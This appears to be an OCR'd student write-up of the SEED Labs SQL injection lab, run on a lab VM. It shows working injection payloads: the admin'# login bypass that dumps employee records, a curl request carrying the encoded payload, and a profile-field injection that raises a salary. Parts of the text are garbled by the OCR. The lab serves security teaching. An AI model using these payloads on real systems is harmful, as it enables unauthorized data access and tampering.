

Task 1: Get Familiar with SQL Statements

Login into MySQL and switch database to Users




```
[03/20/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

Show all tables in the database



```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```


Print all the information of the employee ‘Alice’



```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | Nick
Name | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |
     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
-----+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1 SQL Injection Attack on the webpage



Employee Profile Login

USERNAME	admin'#
PASSWORD	•••••


Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 2.2 SQL Injection Attack from the command line



```
[03/20/22]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/index.php?username=admin%27+
%23&Password=admin'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at www.seedlabsqlinjection.com Port 80</address>
</body></html>
[03/20/22]seed@VM:~$ 
```

Task 2.3 Append a new SQL statement

UPDATE




Employee Profile Login

USERNAME: Name = 'Alice';#


PASSWORD: •••••

Copyright © SEED LABs



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Megha' WHERE Name = 'Alice';#' and Password='d033e22ae348aeb5660fc2140aec35850c4' at line 3]\n

DELETE




Employee Profile Login

USERNAME : Name = 'Alice';#

PASSWORD •••••

Login

Copyright © SEED LABs



SQLi Lab - Mozilla Firefox
1:16 PM
File Edit View History Bookmarks Tools Help
SQLi Lab
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS


www.seedlabsqlinjection.com/unsafe_home.php?username=DE

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Alice';#' and Password='d033e22ae348aeb5660fc2140aec35850c4da997'' at line 3]\n

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1 Modify your own salary


123’ salary = 80000 WHERE name = ‘Alice’#



www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Alice's Profile Edit

NickName	Ali
Email	ali@gmail.com
Address	Address
Phone Number	RE name = 'Alice'#
Password	Password




www.seedlabsqlinjection.com/unsafe_home.php

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	
Phone Number	123

